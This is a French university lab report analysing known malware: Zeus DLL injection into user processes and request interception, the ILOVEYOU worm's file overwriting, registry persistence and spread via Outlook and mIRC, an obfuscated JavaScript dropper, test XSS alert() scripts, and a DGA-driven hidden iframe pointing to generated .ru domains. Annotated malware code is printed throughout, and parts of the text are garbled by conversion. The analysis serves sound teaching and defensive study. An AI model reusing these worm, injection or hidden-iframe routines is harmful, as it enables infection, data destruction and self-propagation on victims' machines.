

GTI619-Laboratoire 1

Numéro de laboratoire	1
Étudiant(s)	PUISSEGUR Alexis PROVOST Arthur VERMELLE Léandre
Code(s) Permanent(s)	PUIA28069605 PROA12109606 VERL14019700
Numéro d'équipe	?
Session	HIVER 2018
Groupe	01
Responsables du cours	Chamseddine Talhi
Chargé de cours	Marc-André Drapeau
Chargé de laboratoire	Moussa Kaba
Date de remise	29 janvier 2018

Table des matières

Introduction	3
Partie 1 - Analyse d'un ver	3
Partie 2 - Analyse d'un ver - mass-mailer	7
Partie 3 - Analyse d'un logiciel malveillant mystérieux	11
Partie 4 - Analyse d'un script malicieux	13
Partie 5 - Analyse mystère	15
Conclusion	16

Introduction

Ce laboratoire a pour but d'étudier et expliquer les comportements de logiciels malveillants comme les virus, les vers informatique, les scripts malicieux sur le web ou encore les chevaux de Troie. Ces derniers sont une menace pour les utilisateurs et pour les réseaux informatiques. Avec l'évolution des technologies, ces logiciels malveillants sont de plus en plus complexes et causent de nombreux dégats. Afin de s'en protéger, il convient donc de comprendre leurs causes et leurs comportements, et la manière dont ils se propagent.

Divers logiciels malveillants ont été analysé et leur fonctionnement respectif sont expliqués en détails dans ce rapport.

Dans une premier temps, nous allons étudier une partie d'un malware fonctionnant comme un cheval de Troie et un keylogger : Zeus. Dans un deuxième temps, le célèbre mass-mailer ILOVEYOU sera présenté en détails. Par la suite, un logiciel malveillant en JavaScript, puis un logiciel se propageant de façon passive en infectant une page web seront analysés. Enfin, les étapes de désobfusquation et d'analyse d'un code JavaScript seront détaillées.

Partie 1 - Analyse d'un ver

1. En analysant le fichier inject.txt, montrez ou expliquez comment le malware arrive à infecter tous les processus d'un utilisateur donné. Justifier.

Tout d'abord, inject.txt prend un snapshot de tous les processus du système à l'aide de createToolHelp32Snapshot (voir 1). Le code malveillant commence à itérer sur les processus qu'il a récupéré à l'aide de Process32FirstW (voir 2) qui lui donne le premier processus dans snap, avec ses informations. Pour chaque processus, il vérifie alors qu'il est valide (voir 3). Le ver récupère alors l'utilisateur associé au processus qu'il veut infecter (voir 4), et sauvegarde le pid du processus qu'il va infecter dans son tableau injectedPids. Une fois cette étape faite, il peut réellement commencer l'infection du processus en appelant la fonction injectMalwareToProcess avec le pid du processus qu'il veut infecter (voir 5). Cette fonction ouvre le processus et teste ses droits (voir 6). Cela peut être vu comme un test de vulnérabilité. Une fois le processus récupéré, le code malveillant créer un remoteThread par dessus la mémoire du processus d'origine (voir 7) : c'est une attaque par injection de dll sur windows. À l'aide d'une boucle do while sur les processus récupérés par le snapshot au début du code, tous les processus sont ainsi infectés : on itère sur les processus sauvegardés dans snap avec Process32NextW (voir 8).

```
{
            HANDLE snap = CWA(kernel32, createToolhelp32Snapshot) (TH32CS_SNAPPROCESS, 0); //CreateToolhelp32Snapshot avec cet argument, prend un snapshot de TOUS les processus du systeme. Handle est l'indice référencant la structure retournée par l'API windows
     newProcesses = 0; //creer un processus bidon
      if(snap != INVALID_HANDLE_VALUE) //Si la structure accessible par le HANDLE snap est valide
        PROCESSENTRY32W pe; //structure qui décrit l'entrée de la liste des processus pe.dwSize = sizeof(PROCESSENTRY32W); //initialisation de la taille de la structure
if(CWA(kernel32, Process32FirstW)(snap, &pe))do //Process32FirstW permet de récupérer les informatios sur le premier processus dans la
liste. Ces informations sont enregistrés dans pe
           if(pe.th32ProcessID > 0 && pe.th32ProcessID != coreData.pid) //si pid du processes est valide et n'est pas le processus maitre
              TOKEN_USER *tu; //structure qui identifie un utilisateur associé à son token (qui l'identifie, identifie son groupe et ses privilèges)
DWORD sessionId; //id de l'utilisateur du processus
DWORD sidLength;
for(DWORD i = 0; i < injectedPidsCount; i++) if(injectedPids[i] == pe.th32ProcessID)goto SKIP_INJECT; // si le process a deja été
infecté, on saute à SKIP_INJECT</pre>
10 // Le mutex permet d'éviter d'infecté le processus plus d'une fois
HANDLE mutexOfProcess = MainCore::createMutexOfProcess(pe.th32ProcessID); //Definit un objet mutex sur le processus
11 if(mutexOfProcess == NULL) goto SKIP_INJECT; //si le mutex vaut NULL, c'est quand mutex à déja était créé sur ce processus, et docn
qu'il a déja était infecté
              if((tu = Process::_getUserByProcessId(pe.th32ProcessID, &sessionId)) != NULL)//Recupere l'utilisateur lié au processus.
                 //WDEBUG2(WDDT_INFO, "sessionId=\"%u\", coreData.currentUser.id=\"%u\"", sessionId, coreData.currentUser.id);
//si l'utilisateur est l'utilisateur courant et que tous les octets sont les memes (meme identifiant de securiter (sid)...)
if(sessionId == coreData.currentUser.sessionId &&
    (sidLength = CMA(advapi32, GetLengthSid)(tu->User.Sid)) == coreData.currentUser.sidLength &&
                      Mem::_compare(tu->User.Sid, coreData.currentUser.token->User.Sid, sidLength) == 0)
                    //resize la structure avc une taille plus grande (taille actuelle + 1 DWORD)
if(Mem::reallocEx(&injectedPids, (injectedPidsCount + 1) * sizeof(DWORD)))
                       // enregistre le pid du process dans la liste des pid des processus qui sont infectés
injectedPids[injectedPidsCount++] = pe.th32ProcessID;
                       newProcesses++;
                   WDEBUG1(WDDT_INFO, "pe.th32ProcessID=%u", pe.th32ProcessID);

// Appel la fonction pour infecter le processus avec le pid pe.th32ProcessID

if(injectMalwareToProcess(pe.th32ProcessID, mutexOfProcess, 0)) ok = true; //ok = true si l'infection s'est bien passée
                       if(BO DEBUG > 0)
                       else WDEBUGO(WDDT ERROR, "Failed to realloc injectedPids.");
                      endif
                   Mem::free(tu); //libere le token user
                CWA(kernel32, CloseHandle)(mutexOfProcess); //ferme l'objet HANDLE (référence sur l'object mutex créé sur le processus)
SKIP_INJECT:; // FLAG de destination pour le "goto SKIP_INJECT"
            }
          while(CWA(kernel32, Process32NextW)(snap, &pe)); //tant qu'il y reste d'autres processus dans la liste du snap
                                        Figure 1 : une partie de la fonction injectToAll de inject.cpp
   // Ouvre le processus avec le pid passé en parametre à partir de l'API windows avec ces droits : test de vulnérabilité
HANDLE process = CWA(kernel32, OpenProcess)(PROCESS_OUERY_INFORMATION | 6
PROCESS_VM_OPERATION |
PROCESS_VM_WRITE |
PROCESS_VM_READ |
PROCESS_CREATE_THREAD |
                                                                   PROCESS_DUP_HANDLE, FALSE, pid);
   // si on réussit à avoir accès
if(process != NULL)
      void *newImage = MainCore::initNewModule(process, processMutex, proccessFlags); // créer une image de pid
if(newImage != NULL)
         // proc est un pointeur sur une fonction qui averti qu'un thread à commencé à s'éxécuter.
LPTHREAD_START_ROUTINE proc = (LPTHREAD_START_ROUTINE)((LPBYTE)newImage + (DWORD_PTR)((LPBYTE)MainCore::_injectEntryForThreadEntry -
(LPBYTE)coreData.modules.current));
// CreateRemoteThread est utilisé pour lancer un nouveau thread dans l'adresse mémoire du processus process : ATTAQUE PAR INJECTION DLL WINDOWS
         HANDLE thread = CWA(kernel32, CreateRemoteThread)(process, NULL, 0, proc, NULL, 0, NULL);
```

Figure 2 : une partie de la fonction injectMalwareToProcess de inject.cpp

NB : À noter que les deux Figures présentent pour cette question vont aussi être utilisées pour la question 2.

2. Comment fait-il pour ne pas réinfecter un processus déjà infecté ? Justifiez

Afin de ne pas réinfecter deux fois un même processus, le code utilise deux mécanismes : un saut de code et un objet mutex. Le saut de code (voir 9) permet de sauter la partie du code qui infecte un processus pour aller directement au flag *SKIP_INJECT* placé à la fin de la fonction. Ce saut est effectué lorsque le processus que l'on veut infecter (le pid du processus cible dans la fonction est *pe.th32ProcessID*) est déjà présent dans le tableau *injectedPids*. Cela signifie alors que ce processus a déjà été infecté. Le code positionne aussi un *objet mutex* sur le processus qu'il a infecté la première fois (voir 10). Ainsi si il retente par la suite de recréer un *mutex* sur ce même processus à l'aide de *createMutexFromProcess*, la fonction lui retournera tout simplement *NULL* (voir 11), puisqu'il est impossible de créer deux objets *mutex* sur une même cible. Dans ce cas, il sautera aussi jusqu'au flag *SKIP_INJECT* pour éviter une seconde infection du processus.

3. En analysant le code contenu dans le fichier requete.txt, expliquez comment le malware réussit à exécuter une injection HTTP (Par exemple, comment il arrive à utiliser une requête de votre session pour poster d'autres liens infectés) ? Justifiez

Le vol d'information est rendu possible grâce à une attaque par proxy entre le client et internet. Dans notre cas, l'attaquant injecte des informations qu'il a volé à travers les requêtes utilisateurs qu'il copie.

À noter qu'une autre partie du malware, non disponible ici, permet à l'attaquant de faire des injections web au retour des requêtes : cela lui permet de modifier le contenu de ces pages(voir : https://secniche.blogspot.ca/2011/07/spyeye-zeus-web-injects-parameters-and. html).

Tout d'abord, la méthode *CallURL* permet d'intercepter les données entre le client et internet, et de les stocker soit dans un fichier, soit dans un buffer passé en paramètre à la fonction. Le code malveillant récupère le protocole utilisé : *HTTP* ou *HTTPS* (voir 1). Dans le second cas, l'utilisation de *SSL/TLS* pour sécuriser la communication n'a aucune conséquence, puisque les données sont récupérées avant le chiffrement, ou après celui-ci, pour la modification de la page web vue par l'utilisateur. Une fois cette information primordiale récupérée, une requête imitant le client est initiée à travers la fonction *Connect* qui recopie la requête client (voir 2 sur la Figure 3 et 4) puis lancée à travers la fonction *SendRequest* (voir 3). *SendRequest* retourne un *HANDLE* utilisé par *WinINET* : l'API permettant au programme d'accéder à internet à l'aide d'*HTTP*, de *FTP*... Grâce à ce *HANDLE hRequest*, les informations envoyés sont soient enregistrées dans un fichier (voir 4), soit dans le buffer *pBuf* (voir 5). Il suffit alors de rajouter des informations au fichier ou au buffer pour envoyer d'autres données non prévues.

NB : le code commenté est disponible à la Figure 3 et à la Figure 4.

```
if(HttpTools::_parseUrl(pcud->pstrURL, &ud)) //sérialise l'url en un objet URLDATA
     DWORD dwRequestFlags = pcud->SendRequest dwFlags:
     iffud.scheme == HttpTools::UDS_HTTPS)dwRequestFlags |= WISRF_IS_HTTPS; // serveur qui utilise HTTPS (TLS). Donc l'injection à lieu après le
     else dwRequestFlags &= ~(WISRF_IS_HTTPS); // serveur qui utilise du HTTP standard
     for(BYTE bi = 0; bi < pcud->bTryCount; bi++) //parcours de tous les octects
       if(bi > 0)
          if(pcud->hStopEvent != NULL)
             if(CWA(kernel32, WaitForSingleObject)(pcud->hStopEvent, pcud->dwRetryDelay) != WAIT TIMEOUT)goto END;
          else CWA(kernel32, Sleep)(pcud->dwRetryDelay);
       DWORD dwConnectFlags = pcud->Connect_dwFlags;
       BYTE pp_m = 1;
if(pcud->bAutoProxy) //si il y a un auto proxy
          dwConnectFlags |= WICF_USE_IE_PROXY;
       for(BYTE pp = 0; pp < pp_m; pp++)</pre>
          if(pp == 1)dwConnectFlags &= ~(WICF_USE_IE_PROXY);
      //HINTERNET sont des HANDLE utilisés par WinINET. Initialisation de la connexion en imitant celle de l'utilisateur HINTERNET hConnect = _Connect(pcud->pstrUserAgent, ud.host, ud.port, dwConnectFlags);
if(hConnect) // si la connexion a été correctement initialisée
            //On lance une requête HTTP (GET ou POST)
HINTERNET hRequest = _SendRequest_dwPostDataSize,
      3
dwRequestFlags);
             if(hRequest) //si la requête a été faite
//Récupération des données dans une fichier
if(pcud->DownloadData_pstrFileName) r = _DownloadDataToFile(hRequest, pcud->DownloadData_pstrFileName, pcud-
>DownloadData_dwSizeLimit, pcud->hStopEvent);
//Récupération des données dans le tampon pBuf. Des données pourront être ajoutées à celles récupérées, pour faire une injection web
else r = _DownloadData_dhRequest, pBuf, pcud->DownloadData_dwSizeLimit, pcud->hStopEvent);
               CWA(wininet, InternetCloseHandle)(hRequest);
```

Figure 3 : une partie de la fonction CallURL de requête.cpp

Figure 4 : fonction Connect de requête.cpp

Partie 2 - Analyse d'un ver - mass-mailer

1. Comment s'installe-t-il sur un ordinateur vulnérable ? Comment le ver parvient-il à infecter de nouveaux fichiers ou comment arrive-t-il à s'exécuter pour infecter de nouveaux fichiers ?

Pour s'installer sur un ordinateur vulnérable (système d'Exploitation Windows sur lequel WSH est installé), un utilisateur doit exécuter le script. Un utilisateur ciblé par ce vers reçoit un courriel avec le script en pièce jointe, et est tenté de l'ouvrir du fait de son nom attirant (Love_Letter_for_You.txt). Un objet permettant d'accéder à l'ensemble du système de fichiers (FS en anglais) de l'ordinateur est créé :

```
' pour récupérer les fichiers/répertoires/disques -> accède à tout le système de fichiers
Set fso = CreateObject("Scripting.FileSystemObject")
```

Figure 5 : Accès au système de fichiers

Le vers s'installe en accédant aux répertoires importants de l'ordinateur. Une copie du script est placée dans le répertoire system avec pour nom "LOVE_LETTER_FOR_YOU.txt.vbs", et les fichiers "MSKernel32.vbs" et "Win32DLL.vbs" voient leur contenu remplacé par le contenu du vers.

```
'atteint les répertoires importants du système de fichiers
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
'c correspond à un Objet File contenant le script du vers
Set c = fso.GetFile(WScript.ScriptFullName)
'le script est copié et remplace MSKernel32.ybs et Win32DLL.ybs
c.Copy(dirsystem&"\MSKernel32.ybs")
c.Copy(dirwin&"\Win32DLL.ybs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.ybs")
```

Figure 6 : installation du vers

Le vers infecte de nouveaux fichiers en parcourant tous les répertoires du système de fichiers et en parcourant les différents disgues accessibles.

```
set f = fso.GetFolder(folderspec)
set fc = f.Files
for each fl in fc
    ext=fso.GetExtensionName(fl.path)
    ext=lcase(ext) ' récupère l'extension du fichier et le convertir en lowerCase
s=lcase(fl.name)
```

Figure 7 : Parcours des fichiers d'un répertoire

Cette routine est répétée pour chaque répertoire du Système de Fichiers. Les fichiers sont infectés en fonction de leur type. Par exemple, s'il s'agit d'un script (js, jse, css, wsh, sct, hta), le contenu des fichiers est remplacé par le vers.

```
GTI619 - Laboratoire 1
Équipe ?
Page 7
```

```
if (ext="ybg") or (ext="ybg") then
  ' remplit le fichier par notre script
  set ap=fso.OpenTextFile(fl.path,2,true)
  ap.write vbscopy
  ap.close
```

Figure 8 : remplacement du contenu d'un fichier à infecter

Le comportement d'infection diffère en fonction du type de fichier : s'il s'agit d'un fichier image (notamment *jpg* et *jpeg*), le fichier est remplacé par un fichier du même nom, contenant le script du vers et avec une extension ".vbs".

```
elseif(ext="ing") or (ext="ineg") then
set ap=fso.OpenTextFile(fl.path,2,true)
ap.write vbscopy
ap.close
set cop=fso.GetFile(fl.path)
cop.copy(fl.path&".wbs")
fso.DeleteFile(fl.path)
```

Figure 9 : infection des fichiers images

Jusqu'ici, les fichiers légitimes sont perdus. Le comportement est presque similaire pour les fichiers *mp3* et *mp2*, mais le fichier original est seulement masqué et non écrasé.

```
'copie le fichiex mp3, aloute l'extension Whs, écrass avec le contenu du script et cache le fichiex mp3 original (il n'est pas perdu)
elseif(ext="mp3") or (ext="mp2") then
set mp3=fso.CreateTextFile(fl.path&".Whs")
mp3.write vbscopy
mp3.close
set att=fso.GetFile(fl.path)
' masquage du fichier original
att.attributes=att.attributes+2
```

Figure 10: infection des fichiers mp3 et mp2

Ainsi, lorsqu'un utilisateur tente d'ouvrir un des fichiers infectés, le script est exécuté une nouvelle fois et peut infecter de nouveaux fichiers, s'il y en a. De plus, le vers a modifié les registres windows de manière à ce que les fichiers "WIN32.dll" et "MSKernel32.vbs" infectés soient lancés à chaque démarrage de Windows, ce qui entraîne une nouvelle infection.

2. La méthode de propagation : comment le ver parvient-il à se propager d'un ordinateur à l'autre? Justifiez

Le vers peut se propager d'un ordinateur à un autre de deux manières différentes. D'abord, le script accède à l'application Microsoft Outlook et envoie un mail à tous les contacts de l'utilisateur avec en pièce jointe le vers.

```
for ctrlists=1 to mapi.AddressLists.Count
    set a=mapi.AddressLists(ctrlists)
    x=1
   regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a) if (regv="") then
   regv=1
if (int(a.AddressEntries.Count)>int(regv)) then
    for ctrentries=1 to a.AddressEntries.Count
       malead=a.AddressEntries(x)
       regad="
       regad=regedit.RegRead("HKEY CURRENT USER\Software\Microsoft\WAB\"&malead) if (regad="")
        ' prépare et envoie le mail pour infecter les ordinateurs des contacts
       set male=out.CreateItem(0)
       male.Recipients.Add(malead)
       male.Subject = "ILOVEYOU
       male.Body = vbcrlf&"kindly check the attached LOVELETTER coming from me."
       male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.ybs")
       regedit.RegWrite "HKEY CURRENT USER\Software\Microsoft\WAB\"&malead,1,"REG DWORD" end if
       x=x+1
   next
```

Figure 11: infection par mail via Outlook

De plus, si l'utilisateur possède le logiciel mIRC sur l'un de ses disques, le vers s'envoie lui-même aux utilisateurs du même salon de chat, sous format HTML (ce fichier est généré par la routine html() du vers).

```
pour contaminer via mIRC
if (eq<>folderspec) then
    if (s="mirc32.gag") or (s="mlink32.gag") or (s="mirg.ini") or (s="script.ini") or (s="mirc.hlp") then
        set scriptini=fso.CreateTextFile(folderspec&"\script.ini") scriptini.WriteLine "[script]"
        scriptini.WriteLine ";mIRC Script"
scriptini.WriteLine "; Please dont edit this script... mIRC will corrupt, if mIRC will"
        scriptini.WriteLine " corrupt... WINDOWS will affect and will not run correctly. thanks"
        scriptini.WriteLine ";"
        scriptini.WriteLine "; Khaled Mardam-Bey"
        scriptini.WriteLine ";http://www.mirc.com
        scriptini.WriteLine ";"
        scriptini.WriteLine "n0=on 1:JOIN:#:{"
scriptini.WriteLine "n1= /if ( $nick == $me ) { halt }" scriptini.WriteLine "n2= /.dcc send
        $nick"&dirsystem&"\LOVE-LETTER-FOR-YOU.HTM"
        scriptini.WriteLine "n3=}
        scriptini.close
        eg=folderspec
    end if
end if
```

Figure 12: propagation par Internet Relay Chat (mIRC)

3. Comment le malware cible-t-il les fichiers à infecter ?

Le malware cible les fichiers à infecter en fonction de leur format, en parcourant les différents répertoires du Système de Fichiers via la routine *infectFiles*(*folderspec*).

```
set f = fso.GetFolder(folderspec)
set fc = f.Files
for each fl in fc
   ext=fso.GetExtensionName(fl.path)
   ext=lcase(ext) ' récupère l'extension du fichier et le convertir en lowerCase
s=lcase(fl.name)
```

Figure 13 : récupération des extensions pour comparaison.

4. Indiquez clairement le fonctionnement général du vers.

4. a) Il commence par augmenter la durée d'exécution maximum d'un script vbs en accédant aux registres windows.

```
'augmente la durée d'exécution des scripts ybs
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
Host\Settings\Timeout",0,"REG_DWORD"
end if
```

Figure 14 : augmentation des durées maximum des scripts vbs

- 4. b) Il infecte les fichiers systèmes WIN32.dll et MSKernel32.vbs (voir Figure 6).
- 4. c) Il modifie les registres windows pour que ces 2 fichiers systèmes soient lancés à chaque redémarrage du pc, entraînant une infection de tout nouveau fichier.

```
' lie la clé du registre au script infecté pour qu'ils se lancent au démarrage du RC "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32",dirsystem&"\MSKern e132.vbs" regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32DLL",dirwin&"\Win32DLL",dirwin&"\Win32DLL.vbs"
```

Figure 15 : lancement du script au démarrage

- 4. d) Le script génère une page HTML avec son contenu afin de pouvoir se propager via le logiciel mIRC aux autres utilisateurs du même salon via la routine html().
- 4. e) Le script s'envoie lui même par e-mail aux contacts de l'utilisateur via l'application Outlook (voir Figure 11).
- 4. f) Le script itère sur tous les dossiers des disques locaux (voir Figure 15), infecte les fichiers des répertoires et s'exécute de manière récursive sur tous les sous-répertoires.

```
' xécurvisité : infects tous ses éléments et pour ses sous-répertoires, fait la même chose
sub folderlist(folderspec)
On Error Resume Next
dim f,fl,sf
set f = fso.GetFolder(folderspec)
set sf = f.SubFolders
for each fl in sf
infectfiles(fl.path)
folderlist(fl.path)
next
end sub
```

Figure 16 : infection récursive

4. g) Lorsque le script trouve un fichier d'extension *js, jse, css, wsh, sct, hta, vbs, jpg, jpeg, mp3* ou *mp2*, il l'infecte de la manière appropriée (voir respectivement la Figure 8, 9 et 10).

Partie 3 - Analyse d'un logiciel malveillant mystérieux

1. Code du logiciel malveillant : Présentez le code désobfusqué du logiciel malveillant tout en expliquant la démarche qui a permis d'obtenir le code final.

Le code obfusqué du programme est présent dans la variable \$a. Le code non obfusqué appel la méthode evaluate() (voir Figure 17) en tentant de cacher cet appel par une déclaration de variable globale (voir 1). Cette méthode evaluate permet d'exécuter la fonction doshit(), qui débute la désobfuscation de la variable \$a: tous les "Z" contenus dans la variable sont remplacés par des "%" (voir 2), et le résultat est unescape (url decode). Une fois cette fonction exécutée, on peut remarquer que la variable \$a\$ contient du code encodé en URL. Une fois ceci remarqué, le code est facilement désobfusquable en utilisant un utilitaire en ligne pour désencoder (http://www.utilities-online.info/urlencode/#.Vo83gxXhDIU/) puis un second outils en ligne pour mieux indenter le code désobfusqué (http://jsbeautifier.org/). Une partie du code désobfusqué est présenté par la Figure 18 et la Figure 19. À noter que ce logiciel malveillant n'est détecté que par 19 antivirus sur 56 dans VirusTotal... Ainsi l'obfuscation peut compliquer la compréhension du code par le lecteur, mais permet surtout de contourner les anti-virus.

Figure 17 : code non obfusqué qui permet la désobfusquation

```
cb = "0e(ds);st=tmp='';for(i=0;i<ds.l%6";
ca = "function dcs(ds,es){ds=unesca%7";

cc = "5ngth;i++){tmp=ds.slice(i,i+1);";
cd = "st=st+String.fromCharCode((tmp.";
ce = "charCodeAt(0)^('0x00'+es)));}}";</pre>
```

Figure 18 : une partie des variables désobfusqué

Figure 19 : fonctions du script désobfusqué

2. Description du mécanisme de protection du virus : quels sont les éléments mis en place qui rendent l'analyse du virus plus complexe? Expliquez les mécanismes de protection du virus.

Les références du texte portent sur la Figure 19 présentée au dessus. Tout d'abord, le code est scindé en plusieurs variables (voir Figure 18). Il n'est ainsi exécutable que par des opérations sur ces variables (voir 1). De plus les requêtes vers l'API de twitter dépendent d'un décalage calculé en fonction de la date d'exécution du script (voir 2). Cette requête permet d'exécuter la fonction *callback2* (voir 3). Ici aussi, l'auteur du code tente de perdre le lecteur avec le nom de sa fonction. La fonction *callback2* permet d'écrire dans le *DOM* de la page HTML (voir 4) du code javascript rendu exécutable, à l'aide d'opérations sur les variables (voir 1). La création du *cookie* permet de savoir pour l'attaquant si sa cible a déjà été infecté, afin d'éviter de la réinfecter à nouveau. Ce cookie est valable une semaine. Dans ce cas, il supprime le contenu de la variable \$a pour plus de discrétion (voir 5).

Partie 4 - Analyse d'un script malicieux

1. Découvrir les divers scripts inclus dans la page Web

Dans la page web, il y a 8 scripts. Les scripts découverts sont marqués en commentaire sur les captures d'écran ci-dessous.

```
4 <script src="include.jg"></script>
```

Figure 20: script 1

La ligne ci-dessus appelle le fichier include.js qui contient le code js suivant : "alert("Log 619 - Laboratoire #01 - Chaine AA");"

Figure 22 : script 3

Le script est déclenché lorsque la souris passe au dessus du logo.

```
21 |-<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="include.js"></SCRIPT>
Figure 23: script 4
```

Le script initial est "document.write("<SCRI"); ". La suite a été ajouté en dehors du script : on peut injecter des scripts malicieux en modifiant les scripts incomplets du code source initial. Ici, il vient chercher le fichier include.js (le même que pour la figure 20).

L'image de background a pour url un appel du script "alert(...)".

Figure 25 :script 6

Ce script est encodé en BASE64. Décodé, cela donne alert('LOG 619 - Laboratoire #01 - Chaine HH'); script javascript qui appelle la fonction "alert(...)".

```
so <a title='' href="javascript:alert('Log 619 - Laboratoire #01 - Chaine GG')"><img src="http://www.botto" improvement of the loading time. In the near future, we should see an attempt at editing notes with minimal form.</p>
```

Figure 26: script 7

Le script alert(...) est appelé en cliquant sur le lien de la chaine de caractere "A note example".

Figure 27: script 8

Ce script est encodé en URL. Décodé, cela donne alert('LOG 619 - Laboratoire #01 - Chaine II'); Il appelle le script alert(…) en cliquant sur l'image présente au pied de page.

2. Déterminer le mode de fonctionnement : le résultat produit ainsi que les causes.

La fonction alert() en javascript ouvre une popup avec le texte spécifié en paramètre lorsque le script est exécuté.




Figure 28: popup ouverte avec alert()

Elle peut soit être appelée soit par un script, soit directement au chargement de la page HTML :

```
18 <body onload="alert('Log 619 - Laboratoire #01 - Chaine EE')">
```

Figure 29 : lancement du script au chargement de la page web

Cette fonction ne présente aucun risque pour l'utilisateur. Cependant, des scripts plus malicieux pourraient être activés facilement d'après ce que nous avons vu précédemment. À l'ouverture d'une page WEB (scripts des figures 20, 21, 23 et 25), en passant sa souris par dessus un titre (script figure 22), en cliquant sur un lien ou une image (figures 24, 26 et 27)... Le script présent sur la figure 22 présente réellement une menace : un script malicieux peut être injecté en ré-utilisant la ligne où le script bienveillant doit s'exécuter.

3. Déterminer le comportement des fureteurs en présence de ces scripts.

3. a) Sans NoScript




Figure 30 : fonctionnement des scripts sur les différents fureteurs
GTI619 - Laboratoire 1

Versions des fureteurs : Chrome 63.0.3239.132, Firefox 58.0, Opera 50.0, Microsoft Edge 41.16299.15.0.

Les scripts appelés lors du passage de la souris (22), de construction d'image en background (24 et 28), et de clic sur une image (27) ne fonctionnent pas sur ces navigateurs sans NoScript.

3. B) Avec NoScript

NoScript est un module complémentaire pour Flrefox. Il permet d'éviter l'exécution de scripts JS sur des domaines que l'on a pas spécifié comme "de confiance". Il bloque ainsi toutes les exécutions de code javascript non souhaitées. Dans notre cas, les différents scripts présentés précédemment ne sont pas exécutés.

Partie 5 - Analyse mystère

1. Expliquez pourquoi et comment le navigateur arrive à comprendre et exécuter ces caractères.

Si les navigateurs arrivent à comprendre et à exécuter ces caractères c'est parce que le script contient une balise https://doi.org/10.2016/j.com/respectetoujours-des normes (notamment UTF-8) qui permettent sont interprétation.

Figure 31 : une partie du code obfusqué

Le contenu de ce script est encodé en *JJEncode* : un type d'obfuscation javascript. L'obfuscation (ou assombrissement) consiste à ré-encoder la source d'un code interprété dans une structure différente et la plus éloignée possible de sa forme d'origine. Le but d'un tel encodage est de rendre difficile la lecture du code pour un humain mais n'a aucune influence sur les navigateurs internet.

2. Expliquez de manière concrète le fonctionnement du script.

Ce code javascript se place dans la mouvance des attaques de type "BlackHole Exploit Kit". Une partie du code désobfusqué est présenté à la Figure 32. Il a pour but d'infecter une page web à l'aide d'une Iframe qui peut potentiellement servir de vecteur pour exécuter du code malveillant. En effet, le script génère un nouvel URL toutes les demi-journées. Un URL de cette forme : "http://xxx/runforestrun?sid=botnet" est créé. Il sert de source pour une Iframe qui est ajoutée au DOM de la page web infectée. Cette Iframe est cachée (type hidden) visuellement à l'utilisateur. Les noms de domaine "pseudo-aléatoires" sont prévisible à l'avance (et très facilement pour les auteurs du code). Les auteurs peuvent donc acheter les domaines à

l'avance, pour que leur code malveillant soit toujours accessible, et que leur site ne soit pas bloqué par les navigateurs (puisque le nom de domaine associé change toutes les 12h). Néanmoins les URL sont facilement prévisibles et donc bloquables à l'avance.

```
function generatePseudoRandomString(unix, length, zone){
    var rand = new RandomNumberGenerator(unix);
    var letters = ['a','b','c','d','e','f','g','h','t','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z'];
    var str = '';
    for(var i = 0; i < length; i ++ ){
        str += letters[createRandomNumber(rand, 0, letters.length - 1)];
    }
    return str + '.' + zone;
}

setTimeout(function(){
    try{
        if(typeof iframeWasCreated == "undefined"){
            iframeWasCreated = true;
            var unix = Math.round(+new Date()/1000);
            var domainName = generatePseudoRandomString(unix, 16, 'ru');
            ifrm = document.createElement("IFRAME"); //créer l'iframe
            ifrm.setAttribute("src", "http://"+domainName+"/runforestrun?sid=botnet"); //source de l'iframe rafraichie toutes les 12h
            ifrm.style.width = "opx"; //taille à 0 pixel
            ifrm.style.height = "opx"; //tiframe non visible pour l'utilisateur (nécessite un click droit, inspecter la page)
            document.body.appendChild(ifrm); //Ajoute l'iframe à la page
        }
    }catch(e){}
}, 500); //attend 500 millisecondes et éxecute la fonction</pre>
```

Figure 32 : une partie du code désobfusqué

Conclusion

Dans ce laboratoire, nous avons étudié le comportement de plusieurs logiciels malveillants.

Le vers Zeus qui infecte tous les processus d'un utilisateur par injection de DLL, sur Windows. Le vol d'information est quant à lui rendu possible par une attaque par proxy entre le client et internet, en injectant les informations volées à travers des copies de requêtes de la victime.

Le mass-mailer ILoveYou s'installe en profondeur sur le système de la victime (Windows encore une fois), en infectant des fichiers de certains types sur tous les répertoires et disques de la victime. Il se reproduit automatiquement par envoi d'email via outlook et via mIRC.

Par la suite, nous avons découvert différents types d'obfuscation de code JavaScript (BASE 64, URL, JJEncode,...). Le premier était un code malveillant écrivant dans le DOM d'une page HTML en y injectant du code JavaScript exécutable. Les scripts suivants n'étaient pas malicieux, mais nous avons pu comparer leur fonctionnement sur différents fureteurs, avec ou sans l'extension NoScript, qui a pour but d'éviter l'exécution de scripts JS sur des domaines spécifiés. Enfin, le dernier script, obfusqué en JJEncode, avait pour but d'infecter une page web à l'aide d'une Iframe servant de vecteur pour exécuter du code script malveillant.